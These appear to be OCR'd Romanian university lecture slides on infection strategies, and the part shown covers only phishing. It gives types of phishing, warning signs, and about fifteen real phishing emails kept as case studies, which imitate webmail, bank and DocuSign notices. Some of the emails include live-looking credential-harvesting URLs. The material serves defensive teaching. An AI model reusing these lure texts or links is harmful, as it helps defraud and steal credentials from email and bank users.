C.12 STRATEGII DE INFECTIE


PAUL A. GAGNIUC

Academia Tehnică Militară „Ferdinand I”

PRINCIPALELE PĂRȚI ALE PREZENTĂRII


C.12 Strategii de infectie:

- C.12.1 PHISING
- C.12.2 DROPPERS
- C.12.3 INJECTIA DE COD MASINA
- C.12.4 METODE DE EXPLOIT


Vectori de atac convenționali
Phishing
Credențiale compromise sau slabe
Configurări de securitate greșite
Denial of Service
Exploits și alte tipuri de malware

C.12.1 PHISING

PISHING


Tipurile de Phishing
Phishing prin e-mail
Mesaje de inginerie socială
Atașamente periculoase
Link-uri către site-uri false
Spear phishing
Atacuri direcționate către persoane specifice
Whaling
Atacuri direcționate către persoane de conducere
Smishing
Phishing prin SMS sau mesaje text
Vishing
Phishing prin apeluri telefonice sau mesagerie vocală

PHISING
CE ESTE UN ATAC DE TIP SPOOFING?

- Fraudatorii initiaza apeluri telefonice catre public, cu scopul de a obtine date personale si / sau confidentiale in baza carora sa reuseasca sustragerea resurselor financiare ale victimelor.

- In demersul lor, fraudatorii utilizeaza diverse tehnologii care ascund numerele de telefon reale de pe care se initiaza apelurile si afiseaza publicului, in locul acestora, numere asociate BRD (ex: cele disponibile pe site-ul Bancii sau cele de pe cardurile emise de Banca).

- Astfel, se induce victimelor falsa impresie ca apelurile provin de la o sursa de incredere, lucru care le poate determina sa fie mai putin vigilente si sa divulge date personale si/sau confidentiale, sub diverse pretexte.

PISHING

PUNCTE DE ATENȚIE PENTRU IDENTIFICAREA PHISHING-ULUI:

- **URL-ul Suspect**

Chiar dacă URL-ul poate părea legitim la prima vedere, trecând cu mouse-ul peste link (fără a face clic) în majoritatea clienților de email sau browserelor îți va arăta adresa reală la care vei fi direcționat. Adesea, aceste adrese sunt similare cu cele reale, dar cu diferențe minore care le trădează ca fiind false.

- **Solicitări Urgente**

Phisherii adesea încearcă să creeze un sentiment de urgență sau panică pentru a te determina să acționezi rapid, fără a te gândi.

- **Cererea de Informații Personale**

Băncile și alte instituții financiare nu îți vor cere niciodată să furnizezi informații personale sensibile printr-un email sau printr-un link trimis prin email.

- **Greșeli Gramaticale sau de Tipărire**

Deși nu întotdeauna prezente, mesajele de phishing pot conține erori care nu sunt caracteristice comunicărilor oficiale.

PHISING
CAZUISTICĂ (1)

Stimate utilizator de webmail,

Ați depășit cota de stocare a e-mailului. Nu vă mai puteți trimite e-mailul primit deoarece a fost impusă o restricție în contul dvs. Luați în considerare ștergerea e-mailurilor din dosarul Junk/Spam pentru a crea mai mult spațiu de stocare, după care vi se va cere să vă reactivați contul făcând clic pe linkul de verificare de mai jos

De ce îmi va fi restricționat contul?
* Cota de stocare Mail depășită
* Posibil acces neautorizat la cont.
* Încălcări ale acordului nostru de utilizare sau ale politicii de utilizare acceptabilă.
* Avem nevoie de informații despre tine.
* Vă rugăm să verificați/validați e-mailul dvs. web prin intermediul site-ului nostru web securizat de REACTIVARE A SERVERULUI WEB făcând clic pe linkul de mai jos

- verificare webmail -
iar webmail-ul dvs. va fi reactivat imediat.

Mulțumesc.
IS&T Service Birou | Serviciul de email Academia Română | Academia Română Autentificare Copyright © 2024

-----Original Message-----
From: Mail Delivery System [mailto:Mailer-Daemon@ns-1729.awsdns-24.co.uk]
Sent: luni, 4 martie 2024 02:56
To: user@acad.ro
Subject: [SPAM] Mail delivery failed: returning message to sender [SPAM]

This message was created automatically by mail delivery software.

A message that you sent could not be delivered to one or more of its recipients.
This is a permanent error. The following address(es) failed:

user@acad.ro
host mail.acad.ro [213.177.29.83]
SMTP error from remote mail server after pipelined MAIL
FROM:<user@acad.ro> SIZE=8528:
553 sorry, your envelope sender is not allowed (#5.7.1)

PHISING
CAZUISTICĂ (2)

From: Nexxon - Penta Andrei-Bela <apenta@nexxon.ro>
Sent: Wednesday, April 17, 2024 9:05 AM
To: undisclosed-recipients:
Subject: Documente DEV8759 - CONFIRMARE CONTRACTUL

Buna dimineata
Vă rugăm să găsiţi documentul contractual ataşat care a solicitat semnătura şi sigiliul dumneavoastră ca confirmare.
Aştept cu nerăbdare feedbackul dumneavoastră urgent.
Salutari

Penta Andrei - Bela
Sales representative utilaje agricole
mobile: 0731 980 275
e-mail: apenta@nexxon.ro

_
525400 - Tg. Secuiesc
str. Garii nr. 48
tel.: 0267-364 054
fax: 0267-364 130
www.nexxon-utilajeagricole.ro
_

PHISING
CAZUISTICĂ (3) – EXPLICAȚIE - ACȚIUNE URGENTĂ - AMENINȚARE

Draga Client,

Am fost nevoiți să limităm temporar anumite funcționalități ale contului până când îți actualizezi informațiile.
Datele pe care ni le-ați furnizat anterior nu mai sunt valabile. Deoarece nu v-ați actualizat la timp documentul de identitate, nu mai puteți adăuga sau primi bani în contul dumneavoastră. Puteți utiliza în continuare fondurile pe care le aveți deja în cont.
Cum îmi pot actualiza datele ?

1. Faceți clic pe butonul direct de mai jos pentru a deschide o fereastră de browser securizată.
2. Asigurați-vă că verificarea necesară este introdusă în întregime.
3. Acum puteți începe! De acum încolo, serviciile bancare online vor fi mai convenabile ca niciodată.

Verificați identitatea dumneavoastră aici:

Dacă nu ați făcut acest lucru înainte de 08.10.2023, unele dintre funcțiile contului dumneavoastră vor fi restricționate pe viață.

Toate cele bune,
OTP Bank Romania

PHISING
CAZUISTICĂ (4)

Dragă Client,

Am observat o utilizare neobișnuită a cardului dvs. de credit de la adresa IP 213.162.80.119 Ca urmare, am descoperit că altcineva a folosit cardul dumneavoastră fără permisiunea dumneavoastră.

Ce ar trebui să faceți?

Faceți clic pe linkul direct de mai jos pentru a deschide o fereastră de browser securizată și urmați instrucțiunile pentru a efectua imediat o verificare a identității și pentru a vă revizui activitatea recentă.

Confirmați acum

Notă :Vă rugăm să faceți acest lucru în termen de 24 de ore, în caz contrar vom fi nevoiți să vă blocăm accesul pe termen nelimitat, deoarece ar putea fi folosit în scopuri frauduloase.

Cu prietenie,
Echipa CEC Bank

CEC Bank

Perioada promotiei: aprilie - septembrie 2023. Regulamentul promotiei este disponibil pe www.cec.ro, in agentiile CEC Bank si in reteaua de agenti proprii. Comision administrare anual 36 Lei, comision deschidere contract economisire-creditare 1%. *Comision ZERO de analiza dosar pentru creditul intermediar si anticipat. Exemplu de calcul: pentru un credit de 70.000 Lei, perioada de rambursare este de aproximativ 11 ani si 9 luni, cu avans de 20%, dobanda este de 4,99% in primele 50 de luni, cu o rata lunara de 572 Lei, si 4,5% in urmatoarele 91 de luni, cu o rata lunara de 490 Lei, DAE 5,2%, suma totala de rambursat este de aproximativ 72.851 Lei (nu include avansul). In calcule sunt incluse si primele din partea statului aferente contractelor de economisire-creditare atasate la contractele de credit, conform legislatiei in vigoare.

PHISING
CAZUISTICĂ (5)

Buna dimineata,
Va rugam sa ne oferiti cele mai bune preturi oferite pentru lista noastra de comenzi atasata.
Va multumim pentru feedback-ul dvs. amabil.
Cu stimă/ Tisztelettel/ Best regards/ Mit freundlichen Grüßen,
Mihaela Paun
Belor S.A. | Str. Basarabiei, nr. 2, 800201,
Galati, RomaniaRomania
Tel. +40.336.401.964 | Fax. +40.336.401.966 | Mob. +40.732.222.784
mihaela.paun@belor.ro | www.belor.ro

Attention

We are deactivating all inactive account pls confirm if your email ,is still active by verifying your account now

CLICK HERE TO VERIFY

NOTE: in 48 hours all inactive account will be deactivated

Regards,
Zimbra Support Team

PHISING
CAZUISTICĂ (6)

Dear User,

We are closing all mailbox users that are still using the old version of acad.ro mailbox.

Your mailbox (user@acad.ro) is still using this old version. Please tap the blue button below to upgrade to the latest version and get 100GB Free Space.

NOTE: Failure to do this would lead to account termination.
- **Follow below to upgrade and keep account active**

Connected to Mail-Portal

Dear user,

We are deactivating all mailbox users that are still using the old version of the acad.ro mailbox.

Your email ***(user@acad.ro)*** is still using this old version. Please tap the blue button below to upgrade to the latest version and get 105GB Free Space.

NOTE : Failure to do this would lead to account deactivation.

- Follow below to upgrade and keep your account active.

Upgrade inbox Version

PHISING
CAZUISTICĂ (7); (MOSTRA - ANA)

Contul dvs. este **blocat**. Trebuie să activați noul sistem de securitate.

Ca răspuns la atacurile care au lovit multe sisteme bancare în ultimele luni, un parteneriat între ING Business Bank și Poliția Poștală pentru a consolida și mai mult securitatea tranzacțiilor și a conturilor, cardul dumneavoastră de debit/credit trebuie actualizat cât mai curând posibil din motive de securitate pentru preveniți utilizarea greșită a cardurilor dvs.

Confirma a cum

Linkul va expira în 24 de ore.
Dacă nu ați parcurs acești pași până la **13.05.2023**, unele dintre funcțiile contului dvs. vor fi limitate.

Stimate utilizator webmail

În prezent, actualizăm serviciul nostru de e-mail pentru anul 2023, o performanță bună și toate conturile de e-mail inactive vor fi șterse în proces din cauza virusului.
Pentru a evita închiderea contului dvs. în baza noastră de date, aveți la dispoziție 7 zile pentru a vă verifica contul de e-mail.
Pentru verificare, faceți clic pe link: https : // shdygalzxez . mystrikingly . com
Confirmați / actualizați datele de conectare Webmail.
Vă mulțumim că utilizați serviciile noastre!

Cu sinceritate
Departamentul IT

PHISING
CAZUISTICĂ (8)

From: acad.ro [mailto:info @ landasolutions . com]
Sent: vineri, 31 martie 2023 17:36
To: user@acad.ro
Subject: Incoming Fax Message - OnHold

Dear user,

You have received a 2 page(s) document via acad.ro email fax

Click Download Document To View Your Fax Documents Online.

Number Of Pages: 2 page(s)
Date Sent: 3/31/2023 4:35:34 p.m.
Sent To: user@acad.ro
Reference: New_Order_202328031048.pdf

Aveți (13) mesaje de e-mail noi în așteptare

Ați depășit cota de e-mail permisă pentru contul dvs.
user@acad.ro.
Cum să o rezolvi:
Vă rugăm să verificați că sunteți un om și nu un robot, urmând linkul de mai jos, astfel încât să puteți prelua mesajele de e-mail în așteptare

Verificați contul de e-mail

Dacă nu vă verificați contul de e-mail, este posibil să încetați să primiți e-mailuri

Mesaj de e-mail trimis către: user@acad.ro
Administrator cutie poștală (c)2023

Download Document

Unsubscribe Here

PHISING
CAZUISTICĂ (9)

Dear user@acad.ro,

You have 8 incoming pending messages as of 3/29/2023 9:31:14 a.m. which are listed below along with the actions that can be taken:

Release to Mailbox Upgrade Mail Quota Add to Tasks

Further information:
Receiver: user@acad.ro
Time and Date held: 3/29/2023 9:31:14 a.m.
The system generated this notice on 3/29/2023 9:31:14 a.m.
Do not reply to this automated message.

Dear user ,

You have 13 Received new messages in your VoiceMail box .

Duration: 01:14 Second(s)

Listen

acad.ro ® Message Center (c) 2023

PHISING
CAZUISTICĂ (10)

Începând cu 15.03.2023, Academia Română Mail nu va mai folosi aplicații terțe (cum ar fi aplicațiile de e-mail, calendar sau de contact ale terților) folosind metode de conectare expirate. Cu alte cuvinte, ne-am schimbat recent termenii și condițiile și vom închide toate adresele de e-mail folosind vechile noastre servicii. Aceasta înseamnă pur și simplu că contul tău de e-mail va fi întrerupt după 15.03.2023. Dacă doriți să continuați să utilizați serviciile noastre de e-mail, vă rugăm să acceptați noii noștri termeni pentru a evita închiderea e-mailului.

Vă recomandăm să începeți procesul citind instrucțiunile de mai jos:

NOI TERMENI

Dacă ați făcut deja modificările necesare pentru contul dvs., apreciem acțiunea rapidă!

Salutări,
Academia Română

Începând cu 01.09.2023, Academia Română Mail nu va mai folosi aplicații terță parte (cum ar fi aplicațiile de e-mail, calendar sau de contact ale terților) folosind metode de conectare expirate. Cu alte cuvinte, ne-am schimbat recent termenii și condițiile și vom închide toate adresele de e-mail folosind vechile noastre servicii. Aceasta înseamnă pur și simplu contul dvs. de e-mail va fi întrerupt după 01.09.2023. Dacă doriți să continuați să utilizați serviciile noastre de e-mail, vă rugăm să acceptați noii noștri termeni pentru a evita închiderea e-mailului.

Vă recomandăm să începeți procesul citind instrucțiunile de mai jos:

NOI TERMENI

Dacă ați făcut deja modificările necesare pentru contul dvs., apreciem acțiunea rapidă!

Toate cele bune,
Academia Română

PHISING
CAZUISTICĂ (11)

Academia Română (sara. forsman @ bahnhof . se)
Dragă utilizatorule

Închidem toate versiunile vechi ale căsuței noastre poștale începând cu 5 decembrie 2022.

Vă rugăm să urmați pagina de mai jos pentru a vă actualiza contul:

Versiune noua

Mulțumesc,

Academia Română.

PHISING
CAZUISTICĂ (12)


Acad Serviciu.

Dragă utilizatorule,
Am primit solicitarea dvs. de a închide acest cont user@acad.ro, care se va face în curând sub ID-ul biletului: Acad-576364, save your information now

Dacă solicitarea a fost o greșeală, anulați-o rapid de sus.

Vă mulțumim că folosiți serviciile noastre.

Cu respect,
A ta Acad



https://zyhuangtycooncn.myvnc.com/Webmail/webmail.php?email=paul_gagniuc@acad.ro

PHISING CAZUISTICĂ (13)

http://khylinmica.atwebpages.com/?url=https://mail.acad.ro/v2/index.php

Stimate utilizator de webmail,

Ați depășit cota de stocare a e-mailului. Nu vă mai puteți trimite e-mailul primit deoarece a fost impusă o restricție în contul dvs. Luați în considerare ștergerea e-mailurilor din dosarul Junk/Spam pentru a crea mai mult spațiu de stocare, după care vi se va cere să vă reactivați contul făcând clic pe linkul de verificare de mai jos


De ce îmi va fi restricționat contul?
* Cota de stocare Mail depășită
* Posibil acces neautorizat la cont.
* Încălcări ale acordului nostru de utilizare sau ale politicii de utilizare acceptabilă.
* Avem nevoie de informații despre tine.
* Vă rugăm să verificați/validați e-mailul dvs. web prin intermediul site-ului nostru web securizat de REACTIVARE A SERVERULUI WEB făcând clic pe linkul de mai jos

- verificare webmail -
iar webmail-ul dvs. va fi reactivat imediat.

Mulțumesc.
IS&T Service Birou | Serviciul de email Academia Română | Academia Română Autentificare Copyright © 2024

PHISING
CAZUISTICĂ (14)

DocuSign



Hi

All parties have completed Please DocuSign: Renewal Applications.

NOTE: This is password encrypted and will only work with your organization email and is password encrypted

From: Ionela Alexandru <contact@sm-tech.ro>
Sent: Tuesday, April 16, 2024 10:54 AM
To: undisclosed-recipients:
Subject: comandă de achiziție

To this end,

Am încercat să vă contactez Office Phone pe baza conversației noastre cu reprezentantul de vânzări al companiei dvs., dar nu am primit niciun răspuns.
In this situation, you will be able to reach the desired level of achiziție (anexată) furnizată de colegul dvs.
Pentru articolele solicitate, vă rugăm să ne furnizați confirmarea dvs. la Data Livrării.,
De asemenea, dorim să întrebăm despre următoarele:

* Timpul de livrare a produsului
* Garantia produsului
* Cantitatea minima pentru comanda
* Condiții de plată disponibile.

There is no need for feedback.

PHISING CAZUISTICĂ (15)

https://mail1.sci-researchoarestext.info/mautic/r/3ea070d050e059ea1886d9da3?ct=YTo1OntzOjY6InNvdXJjZSI7YToyOntpOjA7czoxNDoiY2FtcGFpZ24uZXZlbnQiO2k6MTtpOjEyO31zOjU6ImVtYWlsIjtpOjIyO3M6NDoic3RhdCI7czoyMjoiNjVkYzNlMmRiODc4YzU2MzEwNDEwOCI7czo0OiJsZWFkIjtzOjY6IjExMzcxMiI7czo3OiJjaGFubmVsIjthOjE6e3M6NToiZW1haWwiO2k6MjI7fX0%3D&utm_source=JOO&utm_medium=JOO&utm_campaign=JOO&utm_content=JOO

Dear Gagniuc Paul A ,

Good day. I hope this mail finds you well.

On behalf of our Editorial Board, we warmly invite you to submit your research to the next issue Volume 10 Issue 1 of Journal of Obesity and Overweight [2455-7633].

JOO is an online worldwide peer-reviewed, open-access journal that aims to highlight challenges and breakthroughs in Obesity and Overweight. The journal is highly cited and is indexed and abstracted by J-gate, Google Scholar, cross ref, root indexing, SIS (Scientific Indexing Services), ISI (International Scientific Indexing), DRJI, WorldCat, SciLit, and Genamics.

For complete information, kindly visit Journal Website

We hope that your paper will provide us with information about your study, educate the audience, spark new ideas, and generate an outstanding issue. We kindly encourage you to submit your excellent work to our upcoming issue for publication.

We would be happy to provide any further information.

Best Regards

Francis Barin | Editorial Assistant
Journal of Obesity and Overweight
#9587 Nittany, Dr Apt 103
Manassas, Virginia 20110, USA

PHISING

DECODAREA LINK-ULUI

https://mail1.sci-researchoarestext.info/mautic/r/3ea070d050e059ea1886d9da3?ct=YTo1OntzOjY6InNvdXJjZSI7YToyOntpOjA7czoxNDoiY2FtcGFpZ24uZXZlbnQiO2k6MTtpOjEyO31zOjU6ImVtYWlsIjtpOjIyO3M6NDoic3RhdCI7czoyMjoiNjVkYzNlMmRiODc4YzU2MzEwNDEwOCI7czo0OiJsZWFkIjtzOjY6IjExMzcxMiI7czo3OiJjaGFubmVsIjthOjE6e3M6NToiZW1haWwiO2k6MjI7fX0%3D&utm_source=JOO&utm_medium=JOO&utm_campaign=JOO&utm_content=JOO

https://mail1.sci-researchoarestext.info/mautic/r/3ea070d050e059ea1886d9da3?

ct=YTo1OntzOjY6InNvdXJjZSI7YToyOntpOjA7czoxNDoiY2FtcGFpZ24uZXZlbnQiO2k6MTtpOjEyO31zOjU6ImVtYWlsIjtpOjIyO3M6NDoic3RhdCI7czoyMjoiNjVkYzNlMmRiODc4YzU2MzEwNDEwOCI7czo0OiJsZWFkIjtzOjY6IjExMzcxMiI7czo3OiJjaGFubmVsIjthOjE6e3M6NToiZW1haWwiO2k6MjI7fX0%3D

&

utm_source=JOO

&

utm_medium=JOO

&

utm_campaign=JOO

&

utm_content=JOO

Decode from Base64 format

a:5:{s:6:"source";a:2:{i:0;s:14:"campaign.event";i:1;i:12;}s:5:"email";i:22;s:4:"stat";s:22:"65dc3e2db878c563104108";s:4:"lead";s:6:"113712";s:7:"channel";a:1:{s:5:"email";i:22;}}7

PHISING
DECODARE BASE64 ONLINE

Decode from Base64 format

